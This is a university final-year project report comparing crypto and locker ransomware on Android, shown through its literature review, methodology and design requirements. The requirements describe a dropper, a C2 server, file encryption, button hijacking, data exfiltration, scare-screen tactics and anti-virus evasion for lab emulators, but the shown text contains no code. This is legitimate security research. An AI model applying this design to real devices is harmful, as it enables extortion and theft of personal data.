University of Salford MANCHESTER

Comparative Analysis of Crypto and Locker Ransomware on Android Devices

Final Year Project

Author:

Student ID:

Course: (BSc) Computer Science with Cyber Security

Supervisors: Nasser Abouzakhar, Tooska Dargahi

2020-2021

Abstract

This study looks at comparing locker and crypto ransomware in terms of their threat to the Android community. To do this, each ransomware variant was developed using simple high-level tools to demonstrate the ease at which these can be created. This is followed by measuring different aspects of their threat such as their exploitability, difficulty to code and their covertness to some of the most reliable anti-virus products. The results of this comparison study show that, although both ransomware variants remained hidden from all anti-virus products tested leaving them with equal covertness, locker ransomware is overall likely to be much more of a threat to Android devices with its ability to override system functions and that it compromises near-enough the same amount of integrity and confidentiality as the encryption ransomware. Locker ransomware also obtained a higher CVSS score and DREAD rating than the crypto ransomware making it more of a general threat based on the different factors these standard scoring mechanisms measure against.

Contents

Chapter 1 – Introduction

This project has the aim of directly comparing encryption and locker ransomware in terms of their threat towards mobile devices by means of developing both types and interpreting the characteristics of each. This will be done by developing and installing an implementation of both types of ransomware on multiple virtualized mobile operating systems each with a different piece of anti-malware software installed. In doing this, the research problem being solved by this project is the gap of knowledge that exists that explores the comparison between these two types of ransomware when it comes to Android devices.

1.1 Project Objectives

In completing this project, the objectives listed below would have been achieved:

- Research crypto ransomware using online journals and data regarding attacks carried out using it to gauge a better understanding of this variant of ransomware.
- Research locker ransomware using online journals and data regarding attacks carried out using it to gauge a better understanding of this variant of ransomware.
- Research approaches to developing malware targeted at Android devices using online tutorials and books to understand the attackers process towards development.
- Develop a functional implementation of crypto ransomware using an emulated device for testing purposes to demonstrate understanding of crypto ransomware.
- Develop a functional implementation of locker ransomware using an emulated device for testing purposes to demonstrate understanding of locker ransomware.
- Compare the issues faced when developing both types of ransomware and conclude, using code comparisons, the difficulty of coding both.
- Compare the impact of crypto and locker ransomware on Android by evaluating their effect on the confidentiality, integrity and availability of data on the device.
- Compare the covertness of crypto and locker ransomware by running both on three separate devices that each have three separate anti-virus tools installed and judge how well these tools detect malicious behavior.

Moreover, there exists some optional objectives, as listed below, that I hope to achieve once the main objectives have been completed:

- Research tools and techniques required to heighten the chance of avoiding anti-virus software to develop a more sophisticated and, therefore, realistic piece of malware.
- Enhance ransomware capabilities to practice avoiding anti-virus detection and evaluate if the techniques researched work.

The approach to this project is split into three phases: researching development of ransomware, implementation and testing and, finally, observing and comparing the threat of each piece of ransomware. Once an investigation into the libraries used to develop ransomware has taken place and the software is built, I can observe how each one performs, measuring characteristics such as how hard each one was to develop which correlates to threat modeling.

1.2 Motivation

The leading motivation for this project is to explore mobile security, specifically Android, and to gain a better understanding of the process an attacker uses to target mobile systems using ransomware. From this, a gap of knowledge will be filled that includes a direct comparison on encryption and locker ransomware on Android devices. As far as research goes, I was unable to find a direct comparison between crypto and locker ransomware that targets Android. Therefore, this project will allow others to extend the findings presented and potentially advance the research in this area.

Also, the outcome of this project will display my passion towards the area of malware analysis and strengthen my professional development with regards to cyber security which will hopefully expand my career options later in life.

Chapter 2 - Literature Review

Ultimately, this literature review explores the general importance of cyber security in our modern life. It also discusses the advancements in mobile technology and the ever-extending capabilities in malware and, more specifically, ransomware that seek to hinder the confidentiality, integrity and availability of our data. Moreover, the review goes on to debate the current mobile security tools that attempt to prevent such malware from causing harm to a device and then summarizes the need for a comparison between crypto and locker ransomware.

2.1 Cyber Security and Current Trends

Cyber security is defined as the methods and procedures put in place by individuals or organisations to reduce risk of a cyber-attack [1]. As people become more interconnected, they implicitly trust those holding our data have controls in place to reduce the risk of attackers such as cyber criminals stealing, tampering or hindering the availability this data. It is important to note that cyber security has become a necessity and that standards and legislation have been put in place to help guide organisations and individuals on the best and required practices to security respectively.

With recent statistics from 3,950 data breaches [2], Verizon reported that 70% of breaches of organizations in 2019 involved attacks made by external actors which is contrary to popular belief that most attacks occur due to insider threats. This information is intriguing as it shows how quickly the trends in cyber-attacks change over time as actors evolve their strategies. Moreover, Verizon also reported that there are less attacks on businesses occurring involving Malware as attackers seem to have more luck gathering credentials via social attacks, using techniques such as pretexting to manipulate others into giving them details. This contrasts with

a report published by MalwareBytes in 2020 that claims there has been a rise of 13% of malware detections across the globe on Windows PCs and, for the first time ever, Mac surpassed Windows in threat detections per endpoint [3]. This difference in information is significant as it suggests that consumers are being targeted more greatly in 2020 than businesses when it comes to malware as the samples used by Verizon are purely business related, whereas MalwareBytes has taken samples from both business and consumer.

2.3 Rise of Ransomware

Ransomware is the family of malware that demands payment in different forms in exchange for re-enabling a purposely crippled or stolen piece of business functionality, usually in the form of data [4]. As it stands, ransomware can be classed into two main types: encrypting ransomware which uses intensive encryption algorithms to encrypt files and prevent users from accessing them, though they may still be able to access some parts of their system, and locker ransomware which essentially locks the user out of their system, compromising all or parts of the operating system to hinder availability [5].

With many different types of malware to choose from, it is fair to say that there has been a continuously rising use of ransomware in recent years. This is proven by events such as the WannaCry attack against the NHS in 2017, which affected more than 200,000 computers globally [6] ,and, just recently, in September 2020, a ransomware attack against a University Hospital in Duesseldorf which recorded the first death as a consequence of a ransomware attack [7]. These are just two examples of the many ransomware attacks being carried out and it has been reported by multiple sources that there is continuous growth in the use of ransomware. Sophos reports that from a sample size of 1,700 organisations, over half had been impacted by ransomware in the last year [8]. These figures are crucial to understanding the impact ransomware is having to this current day.

Moreover, there are future concerns for the growth of ransomware. Cybersecurity Ventures has predicted that a ransomware attack will occur every 11 seconds by 2021 [9]. Also, a threat report released by FireEye [10] discusses the ongoing trend of ransomware-as-a-service (RaaS) impacting businesses, claiming it will become a huge problem in by 2021, allowing ordinary users to employ the skills of hackers to deploy ransomware. This is contrasted however, in a study undergone in 2020 [11] which used netnographic research to determine that there exists a modest amount of RaaS compared to popular opinion. These findings are important because they imply that, although RaaS is affecting more businesses, there isn't much available to purchase, meaning the existing software is enough to cause significant impact.

2.4 Ransomware Lifecycle

The ransomware life cycle has been widely documented and researched [12, 13]. This research presents common findings and although there are minor differences, the overall ransomware lifecycle is the same. Multiple sources found that attackers first attempt to develop a distribution campaign to get the ransomware on as many devices as possible [14, 15, 16]. This is commonly done by getting a victim to download a malware dropper by doing something like clicking a malicious link. Then there is the infection where this dropper will download the ransomware and usually hide it amongst system files. Following this, the staging, scanning, encryption phases involve the ransomware ensuring the target is applicable and disabling recovery mode,

scanning for critical files and using strong encryption techniques to encrypt this data. Once these phases are complete, the ransomware makes its presence known by demanding a ransom, usually in the form of cryptocurrency [16]. Having a strong understanding of the typical ransomware behavior presents an outline for the ransomware being developed as a result of this experiment.

2.5 Crypto-Ransomware and Locker-Ransomware

Encrypting ransomware, also known as crypto-ransomware, hinders the availability of data by encrypting a victim's important files. It can be broken down into three categories, with each being based on the encryption mechanism used [17]. These consist of symmetric, asymmetric and hybrid crypto-ransomware. Each of these types of crypto-ransomware use symmetric or asymmetric encryption or both respectively when encrypting a victim's files.

The most common encryption technique used by this encryption ransomware is asymmetric encryption [18] where files are encrypted using a public key encryption algorithm such as RSA. The associated private key will usually be held on a command and control (C2) server located within the attacker's network and only provided to the victim upon obtaining ransom payment usually via a combination of domain generation algorithms (DGA) [19] to find a live server and proxy chains as an extra layer of protection on the attacker's behalf..

An ongoing trend in crypto-ransomware is to use a combination of asymmetric and symmetric encryption [20]. This approach was taken by a well-known ransomware known as Locky [21] which targeted Windows hosts using an email with a malicious word document attached to deliver its payload. The hybrid process involves encrypting the symmetric key which is used to encrypt the victim's files with a pre-generated public key. A common technique employed by ransomware families taking this approach is, after encrypting the symmetric key, shred the contents of memory where the unencrypted symmetric key has been stored so it cannot be used to decrypt the files.

It has been argued that crypto-ransomware is more lenient than others [18] since it is potentially reversible by means of obtaining the decryption key held within memory and, thus the data can be decrypted. However, with more attacker's using hybrid or asymmetric crypto-ransomware, this is less likely to be the case as the key needed to decrypt files will either be stored on the attacker's server or destroyed from memory.

Locker ransomware denies a user functionality of their system via less intensive means as encryption. It has the potential to lock user's out of their devices for example rendering them unusable. Similar to crypto-ransomware, it will make its presence known to the user after its payload has launched and then begins counting down to pressure the victim into making a ransom payment. An example of this is the Metropolitan Police Trojan which showed a lock screen containing the live video feed from the victim's webcam to scare them into paying ransom [22].

Locker ransomware has been disputed to be a weaker strain than crypto ransomware [19] as it is supposedly more of a way of scaring the user into paying the ransom rather than being much of an advanced threat. However, in order to lock the user out of their system, the ransomware must compromise all or part or the operating system which can have a massive impact depending on what it compromises and what malicious actions it carries out having done so.

The ongoing debate surrounding which type of ransomware is more of a threat justifies the need for this study. Both have caused significant damage in the past to consumers and businesses and yet there has not been an experiment documented that results in a direct comparison of each one's threat, behavior and other characteristics such as their impact to confidentiality, integrity and availability.

2.6 Proliferation of Mobile Devices

The two key smartphone operating system players to this current day are Android and IOS. Both devices have seen huge growth in users over the past few years with Apple claiming there are around 1.5 billion [23] active devices running IOS at the beginning of 2020 and Android announcing there are 2.5 billion [24] active devices running Android in mid-2019. Although there appears to be more people potentially using Android devices, research undergone in 2015 concluded that IOS had stronger defenses than Android. This research took account different aspects such as each operating systems application stores. For example, Android users can download .apk files from third-party repositories whereas iPhone restricts the downloads of apps to the App Store. This makes Android users more open to social engineering attacks [25] where attackers can send a malicious link that appears to download a normal application, but it binds a malicious payload to the file and signs it with a new certificate.

With more people using mobile devices than ever before and with devices as common as a fridge being given internet access, this growth of interconnection opens the potential for a greater attack surface for malicious users to launch exploits. A research journal from 2014 published by S. Yoon and Y. Jeon claims that mobile malware, specifically targeted at Android devices, is on the rise and attacks involving outcomes like illegal financial charging without rooting are possible [26] and this is no surprise as these devices are great targets having been used for things like bank payments, meeting schedules, social media and more. With Android now experiencing a greater, upcoming number of threats, this project chooses to explore this platform deeper and investigate how these systems can be impacted by ransomware which has also been trending in recent years.

2.7 Android-Targeted Ransomware

In recent years, Android ransomware has begun to trend more than ever. According to ESET in 2017, the number of Android ransomware detections grew in a year on year comparison by more than 50% with the peak in the first half of 2016 [27]. Moreover, enterprise security innovator SEQRITE reported a 200% increase of Android ransomware detections by its Quick Heal software [28] in the same time period. This is a huge increase in one year, implying that during this period, financial gain must have been a top motive for attackers and that ransomware against mobile consumers was effective.

2020 hasn't seen much of a threat from mobile ransomware which is evidenced by its lack of mention in the McAffee Threat Report [29] and low percentage trend in the statistical malware comparison in MalwareBytes Threat Report 2020 [3]. However, a new discovery by Microsoft [30] this year led to the conclusion that attackers are still finding more ways to adapt to Android security measures. Named MalLocker, this locker ransomware exploits the fact that you can set priorities to notifications. It uses a built-in Android callback function that is called when the user presses the home button. When this happens, the code inside this callback function runs the locker screen which causes a loop of the ransomware process, leaving the victim unable to exit

the process. Although this has now been fixed by Google, it highlights the fact that adversaries are still adapting ransomware for the Android landscape and so it is still a big issue amongst consumers.

According to a study in 2017 [31] involving the creation of a real-time detection software for Android-specific ransomware, lock screen ransomware is the most common ransomware found on Android. In fact, the 2,544 variants examined could be broken down via the strategies they used. These include hijacking activity which relies on compulsive control of the top running activity, setting parameters of system APIs such as preventing closure of windows and disabling certain buttons. Most samples investigated used hijacked activities as the strategy for locking the user out of their phone. These findings could determine that this strategy is the most effective towards Android.

2.8 Android Security Effectiveness

Since 2008, Android has seen many versions, with the current major version being Android 10. The most popular version, according to recent statistics surrounding the Android market share [32, 33], is Android 10 but it has only gained popularity since September 2020 and Android 9 was the most popular up until April 2020 even though version 10 had been released a year earlier in September 2019. It is important that the trend for Android 10 continues as it sees several security and privacy enhancements such as improving biometric authentication and limiting the ability of Trust agents to keep a phone unlocked [34].

A study by Jain and Prachi [35] has shown there exists weaknesses in the permissions that apps can request. These permissions are set by the developer and so malware authors often exploit this. The study found that users often pay little attention to the permission request dialogs asking for different permissions and because of this, they give applications more access than required such as read and write access to external storage. The problem with Android permissions is also detailed in several other studies [35, 36, 37, 38] with results from one by A. Peruma and D. Krutz [39] indicating that malicious apps typically contain more over-permissions and total-requested permissions when compared to legitimate apps from the Google Play Store. These findings are important as they reveal a commonly exploited weakness that is still relevant amongst Android devices today.

Even with Android's own hardware and software-level security controls there exists several reputable anti-virus tools that reduce the risk of malware being installed on a device. The advantage that these tools have over built-in controls is that they are dedicated to the detection of malware and so they will be regularly updated to spot newer samples. According to a study by students in Nigeria [40], Avast, Kaspersky and AVG appeared in the most reviews for best free anti-virus products while a study performed in 2016 [41] by a member of the Biotechnology High School in Freehold, USA, concluded that, after testing twenty different anti-virus tools in their detection rate against fifteen malicious android apps, AVAST Antivirus was the only one to detect all fifteen apps making it the most effective. This research is important as it provides an understanding of the top, credible third-party tools out there.

2.9 Conclusion

Ultimately, it is evident that ransomware is impacting a mixture of consumers and businesses and recent statistics from various threat reports [1, 2, 3, 12,13] highlight its ongoing trend and predicted future growth. Ransomware and its different families are a danger that have already

had much research put against it to discover new means of detection and prevention [16, 20, 21, 23]. However, with its popularity still climbing [13,14], further research is necessary because attack vectors are changing and newer techniques, tools and procedures are being deployed by attackers all the time.

Furthermore, with more than 2.5 billion Android devices active to this modern day, the threat landscape has increased, paving the way for malware to hit another platform. This has caused the inevitable proliferation of ransomware targeted at mobile devices, impacting the confidentiality, availability and integrity of personal data. Many studies have looked at improving not only the general Android security features [37, 39 , 41] but also how malware like ransomware can be detected better with the help of modern tools such as AI [31, 38].

This study is crucial to gaining an in-depth understanding of the two ransomware families impacting consumers and businesses every day. Although many studies have resulted in a generic understanding of the two strains and how to detect them, this project focuses entirely on comparing how threatening each are and, based on their characteristics, how they compare when it comes to confidentiality, integrity and availability of data.

Chapter 3 – Methodology

3.1 Research Questions and Hypothesis

3.1.1 Research Questions

The research question for this project looks at the difference between crypto and locker ransomware with regards to the mobile platform. This comparison is the ultimate guide for the study and will be re-evaluated throughout the project.

Q1: Can a development experiment provide conclusive evidence that either crypto or locker ransomware is more of a threat to Android users.

3.1.2 Hypothesis

The hypothesis for this project is broken down into two separate statements which are attempting to be proven during this project.

H1: The first states that crypto ransomware is a more offensive and effective threat towards those on Android. This is because it uses complex encryption algorithms to encrypt system and/or user files and hold this data for ransom, rather than simply trying to scare the user into paying ransomware like locker ransomware.

H2: The second hypothesis states that it is substantially difficult for an attacker to develop a functional piece of ransomware using general high-level tools.

3.2 Research Methodology

The approach taken for gathering research for this project is via a social means. ‘Social’ here means looking into the existing evidence surrounding the topic to extend the understanding in the area of study. This method suits the goals for the project because, upon evaluating the domain of ransomware, a lot of information can be gathered from previously published works and reports which can be used as case studies to justify the context of this project.

3.2.1 Methods of Data Collection

Collection of data will ultimately rely on existing reports, case studies, journals and other material that include details such as threat reports and ransomware attacks that have occurred in the past. However, a mixture of qualitative and quantitative data will be collected through experimentation and observation to measure three aspects of each ransomware including their exploitability, their impact on availability and their covertness.

As a means of proofing the accuracy of the project, each experiment that results in a qualitative or quantitative measurement will be repeated three times to detect anomalies that may occur as part of the experiment.

3.2.1.1 Measuring the Exploitability

The main experiment will be conducted by developing two different types of ransomware; these are crypto-ransomware and locker ransomware. During this development phase, a comparison of how difficult each type of ransomware is to code shall be formed. This comparison is significant as it provides an insight into risk assessment models involving ransomware, with many types of these models considering exploitability, such as DREAD [42], which is how much effort an attack requires to launch. This comparison will involve the time taken in hours to develop each piece of ransomware and how many lines of code is produced by each one. Therefore, our variables represent items we can compare to follow the primary objective of comparing the coding difficulty of both. As a note, it is assumed, during this data collection, that the longer a piece of ransomware takes to develop, the more difficult it is to do so.

3.2.1.2 Measuring the Impact to Confidentiality, Integrity and Availability

Once these two pieces of ransomware have been developed, I can then determine, via qualitative and quantitative means how they compare in terms of threat level. After the implementation phase is complete, each piece of ransomware will infect a virtual Android device from which we can gather this data. The data gathered will be determined by exploring how much access we have left on the virtual device whilst it is compromised and how hard it is to recover from each infection.

Availability of services is usually measured using the formula: availability (%) = (agreed service time - downtime) / agreed service time [43]. However, the fact that Android OS is always available and receives incremental updates means there is no agreed service time; it is always available. This therefore justifies the reasoning for our observational approach, from which we can derive an interpretation of the availability of data.

Confidentiality and Integrity will be measured by assessing how many files are accessed or modified respectively when infected with both types of ransomware. This will be done by rooting the device being tested against for the FileObserver [44] Java API to monitor certain files/directories. For example, when the experiment takes place, we will observe how many system/user files are accessed or modified without the device being infected and then observe the same files during infection of the device.

3.2.1.3 Measuring the Covertness

Quantitative results will be collected whilst assessing the covertness of each piece of ransomware; the experiment involves having three snapshots of the same virtual machine, each with a different anti-malware tool installed. Each piece of ransomware will be installed on all

three snapshots to determine how many manage to quarantine the software before or during the compromise of the system.

If the applications are quarantined by every anti-malware tool, I will spend more time looking at anti-virus evasion techniques such as signing each .apk file with a certificate that appears to be legitimate. Using this knowledge, I will attempt to enhance the ransomware in the hopes of giving it the ability to evade such security tools. This will provide sophistication to the ransomware and adapt it to overcome a more secure environment, just as an attacker would in the real world.

3.2.2 Methods of Data Analysis

3.2.2.1 Quantitative Data

Once we have collected enough quantitative data in the data collection phase, we will analyze it more closely by placing the data into tables so certain totals such as the number of files that were accessed during the time a device was infected with locker ransomware can be compared with the other relevant values.

3.2.2.2 Qualitative Data

Qualitative data will be analyzed by making note of each important point of our observation such as the observation of the impact to availability caused by both types of ransomware. These notes will then be analyzed to see if a point is re-occurring or they can be categorized into certain themes.

3.3 Development Methodology

3.3.1 Agile Methodology

The methodology of choice for this project is agile. This methodology allows iterative software builds delivered in short sprints [45], giving us the ability to receive feedback from the project supervisor where it is needed. In contrast, a waterfall approach wouldn't work as well because we would have to ensure one phase is complete before moving onto the next. During software development it is likely that initial requirements will change and, having forecast this, agile is the best approach as it is flexible unlike waterfall.

As shown by the Gantt Chart in the proposal, there will be four weeks' worth of work for each type of ransomware being developed, giving a total of eight weeks of development. To break this down even further, the duration of four weeks for each working piece of ransomware will be split into two two-week sprints. This should provide enough chance to demo the product at the end of each sprint, so the project supervisor understands the progress being made.

By the end of each sprint, two shippable products will be demoed to the supervisor and be given feedback. These products will have enough base functionality to be classed as working pieces of ransomware. The encryption ransomware will include: a file scanning subsystem to locate important user/system files, a cryptographic subsystem to perform the encryption and a way of communicating the key back to the C2 server upon encrypting the files and extorting the victim device. The features needed for the locker ransomware include: an information gathering subsystem used to make the attack appear targeted, a 'scare screen' that would panic a user into paying a ransom and some form of OS compromise to overlay the software above anything else.

3.3.2 Programming Language

It is possible to develop Android applications in two programming languages: Kotlin and Java. Both are general, statically typed languages that can be used in the same project together as they are both 100% compatible with the Java Virtual Machine runtime environment. Although Kotlin provides some language features such as built-in singleton snippets and operator overloading, it doesn't provide enough of a killer application to be used in this project.

Also, knowing there is a short timeframe for completion of the project, the chosen programming language will be Java because it's a high-level language that I've had extensive experience in in the past. This will give me more time to focus on constructing a minimum viable product (MVP). Moreover, using the same language to produce both types of ransomware will ensure a fair experiment. Therefore, Java will be the chosen language during the development tasks.

3.3.3 Development Environment

The Java integrated development environment (IDE) I will be using is Android Studio because it provides an intuitive interface and intellisense that is bias towards Android. It also automatically injects several libraries/dependencies for things like graphics and permissions in Android making it quicker to use than a normal Java IDE. Android Studio is also advantageous as it is shipped with its own emulated Android device whereas with IDE's like Eclipse, you have no option but to download a third-party emulator, complicating the development process further.

During development, it is expected that a variety of packages will be used to achieve the objectives within the project timeframe. For the encryption ransomware, two packages will be used throughout the implementation: 'java.security' and 'java.crypto'. These packages work together to provide a strong security and cryptographic architecture, allowing flexibility in the algorithms chosen for certain tasks such as producing a message digest [46]. For the locker ransomware, parts of the operating system will be compromised. This may involve overriding the home button so that the application is able to listen for this event and push itself to the top of the stack [31]. Libraries provided by Android including 'android.os' may be used to hinder availability similar to this.

Chapter 4 – Specification and Design

This chapter will focus on outlining the main requirements needed to fulfil both minimum viable products at the end of the implementation phase of the project. Since a comparative analysis is being formed, the requirements are categorized into three areas: those requirements shared by both types of ransomware, requirements specific to crypto-ransomware and requirements specific to locker ransomware. These requirements make up the outcome of a shippable product which can then be tested under a certain criterion.

To gather these requirements, the literature review emerged as a guide as to what is expected from more successful ransomware variants. For example, the encryption ransomware will use a hybrid technique to encrypt the user or system files; hybrid encryption appears to be a highly popular method chosen by attackers as mentioned in a 2019 study by A. Almashhadani, M. Kaiial, S. Sezer and P. O'Kane.

4.1 Requirements

4.1.1 Shared Requirements

Although there exists many specialized requirements of both types of ransomware, there also exists some that both possess. Therefore, this sub-section details those requirements shared by both encryption and locker ransomware.

4.1.1.1 Requirement 1: Command and Control Server Implementation

Firstly, the lifecycle of both types of ransomware will involve an established connection to a C2 server. Therefore, one first requires being implemented before any communication takes place.

For the sake of time and to focus on the main topics of the project, the C2 server interface will only consist of a simple command-line interface with various options given to the attacker. The options include sending either variant of the ransomware in '.apk' format and informing the attacker that the ransomware has been downloaded and installed.

4.1.1.2 Requirement 2: Ransomware Dropper/Downloader

As an attempt to mimic the ransomware lifecycle starting at the point of where a user installs a malicious application, it is usually the case, as uncovered in the literature review, that a malware dropper is involved [16]. This dropper (also known as a downloader) has the sole responsibility of downloading and installing the ransomware to the mobile device.

For this project the dropper must contact the C2 server (the Kali virtual machine) and, after establishing communications, download the ransomware from here. Once it has done this, it will exit, having fulfilled its main objective.

4.1.1.3 Requirement 3: Splash Screen Demanding Ransom

Both variants of ransomware must display a splash screen to the user, demanding a ransom from them.

Ransomware in general typically displays a splash screen to the user as the final stage of its lifecycle [15,16]. An example of this is highlighted in figure 4.1.1.3.1 which is part of a crypto ransomware targeted at Windows. The security blog: SentinelOne [47] details how the splash screen plays an important role in the lifecycle and has three goals. Firstly, as shown in figure 4.1.1.3.2, the splash screen content must show an authoritative logo or symbol as people are more willing to respond to official bodies such as the NSA or CIA. When a message appears to come from such a body, the victim is influenced by the urgency and importance of the message to pay the ransom without thinking about the fact that they wouldn't ask someone for money or take their items hostage.

Secondly, the language used to target the victim contains elements of friendliness in a conversational tone. This gets the user to like the author and hence provide payment quicker. Finally, the use of something like a countdown timer will put the user in a rare situation which is likely to lead to wrongful decision-making and therefore paying the ransom. This screen makes the victim aware that availability of their system is limited until they make a monetary payment of a specified amount to something like a Bitcoin wallet.

Whilst both types of ransomware share this requirement, they differ in terms of the content inside the splash screen. Keeping in line with current trends, the splash screen for the crypto ransomware must display a countdown timer representing how long the victim has left until the private key, that is needed to decrypt their files, is deleted. However, the locker ransomware uses more of a scare tactic and hence will display an authoritative logo such as the NSA or CIA branches of government and a countdown timer symbolizing the 'corruption of their system' for

Figure 4.1.1.3.1 - Example Ransomware Splash Screen [48]

example. The goal of locker ransomware is to scare the victim into paying, making them think that the attacker has infiltrated their entire device although they haven't.




Figure 4.1.1.3.2 – Example Mobile Ransomware Splash Screen [49]

4.1.1.4 Requirement 4: Communications Module

Both variants of ransomware must be able to handle network communications on the local network with the C2 server. This is to be done via the use of a HTTP connection for which Java has a built-in API called ‘URLConnection’ which is designed to hit server endpoints efficiently.

The crypto ransomware must provide a way to download a newly generated public key from the C2 server and store this in the appropriate application data area for later use when encrypting the symmetric key.

The locker ransomware needs this module to exfiltrate data back from the device to the server which will store it in a directory.

This requirement takes into consideration the fact that the network is a virtual LAN in which the victim and attacking devices are virtual machines connected to it. For this reason and that the focus of the project is to perform a comparative analysis on the different types of ransomware behavior and characteristics, knowledge of the network connection including IP address and port number will be known prior to development.

4.1.1.5 Requirement 5: File Scanning Module

A key stage in the lifecycle of crypto ransomware is the scanning phase [15, 16] which involves searching for files that are more valuable to the user or system which gain the focus of the ransomware to be encrypted. Different crypto ransomware variants search for files in different ways including some that just encrypt everything they can find, rendering the device unusable just like locker ransomware.

This file scanning module will also be used by the locker ransomware as part of extracting the data from the device and sending it to the C2 server using the communications module. This scanner will provide a great, recursive depth and so will be able to retrieve files buried deep in directory hierarchies.

Since the version of Android being targeted in this project is Android 9 (Pie) due to its popularity [32, 33], the security is greater than previous versions and so, when trying to scan for files, the isolation of app data limits all available tools to user's media data such as videos, pictures, documents and downloads. Therefore, these directories will be populated with reasonably common user files. It will be the file scanning module's responsibility to find important user files and present them to the cryptography module ready for encryption.

4.1.2 Crypto-ransomware Requirements

4.1.2.1 Requirement 1: Cryptography Module

Whilst the C2 server will provide a public key to encrypt the symmetric key, the crypto ransomware application needs to generate the symmetric key and encrypt the files using it. The encrypting process is the second to last stage in the encryption ransomware lifecycle [15,16] behind exposing the damage to the user via the splash screen and it is the most important step in hindering availability of the system.

The symmetric algorithm chosen is AES as it extremely popular [50] amongst other algorithms such as blowfish although it has been argued using a study from 2016 [51] that blowfish has shown better performance. However, Android's APIs are limited to a few cipher specifications and doesn't include blowfish which is another reason for using AES for this project that targets mobile devices.

Moreover, there are multiple ways to alter the file contents including overwriting the original file and making a new file and deleting the old file. In this project, files will be overwritten when encrypting, this will be provide a more realistic tone to the ransomware as an attacker wouldn't want to leave any way for a victim to recover old data.

4.1.2.2 Requirement 2: Deletion of Private Key Upon Failure to Make Payment

The final requirement for the encryption ransomware is to delete the private key generated on the C2 server when the countdown timer displayed on the splash screen finishes at 0. Ultimately, this requirement relies on shared requirements 1 and 4 (mentioned in 4.1.1.1 and 4.1.1.4 respectively) to be fulfilled as communication with the C2 server is necessary in notifying when the countdown timer has ended without any payment from the victim.

4.1.3 Locker ransomware Requirements

4.1.3.1 Requirement 1: Functionality Overhaul to Prevent User Exiting Application

A main scare tactic employed by locker ransomware is its ability to prevent the user from leaving the application to use other applications or blocking the screen to prevent the user from exiting [53]. Therefore, this requirement is key to making a shippable locker ransomware product. To do this, as much functionality as possible will be overridden including items such as the back button and application switch menu to prevent the user from leaving the application.

Since this requirement must be fulfilled in line with requirement 4.1.1.3 which requests that a splash screen is displayed to the user, the user must be shown the splash screen at the same time as overriding button functionality. Therefore, when meeting this requirement, steps will be

taken to ensure the user is always presented a splash screen, regardless of whether they have locked their phone or not.

4.1.3.2 Requirement 2: Exfiltrate User Data

Although many locker ransomware variants such as Locker PIN [54] involve only a splash screen in an attempt to scare victims into paying the ransom, there are many locker variants that exfiltrate user/sensitive [55] data and threaten to use this data against them if they don't pay the ransom. Therefore, the locker ransomware being developed during this project will attempt to exfiltrate user data including items such as contacts, images and documents to the C2 server and if successful this will be mentioned on the splash screen.

4.3 Design

The overall design of both the locker and encryption ransomware includes an assortment of UML class diagrams, use case diagrams and wireframes. Since the project involves designing and developing malicious applications, there isn't really a direct customer to the product. An attacker would certainly use this ransomware but they are likely to have developed it




Figure 4.3.1 – Diagram showing the lifecycle of the crypto-ransomware

themselves unless the have used a service such as Ransomware-as-a-Service (RaaS) [10].

Firstly, to grasp a stronger understanding of each ransomware's lifecycle, a diagram for each ransomware has been designed. These diagrams outline the bigger picture of how the ransomware will get onto the system and where the attacker and victim domains lie. Figure 4.3.1 displays the process the encryption ransomware takes to get on to the system, establish persistence, scan and then encrypt user files using a generated symmetric key, and communicate with the server to encrypt this symmetric key. As it is clear, many tasks are involved in the lifecycle of the encryption ransomware. In contrast, figure 4.3.2 highlights that only six tasks with only three of them being specific to locker ransomware. The locker

ransomware only needs to hinder functionality of the device and exfiltrate data to scare the user into paying via the splash screen. These process diagrams are important as they provide a strong insight into the overall picture and goals of the two different variants.

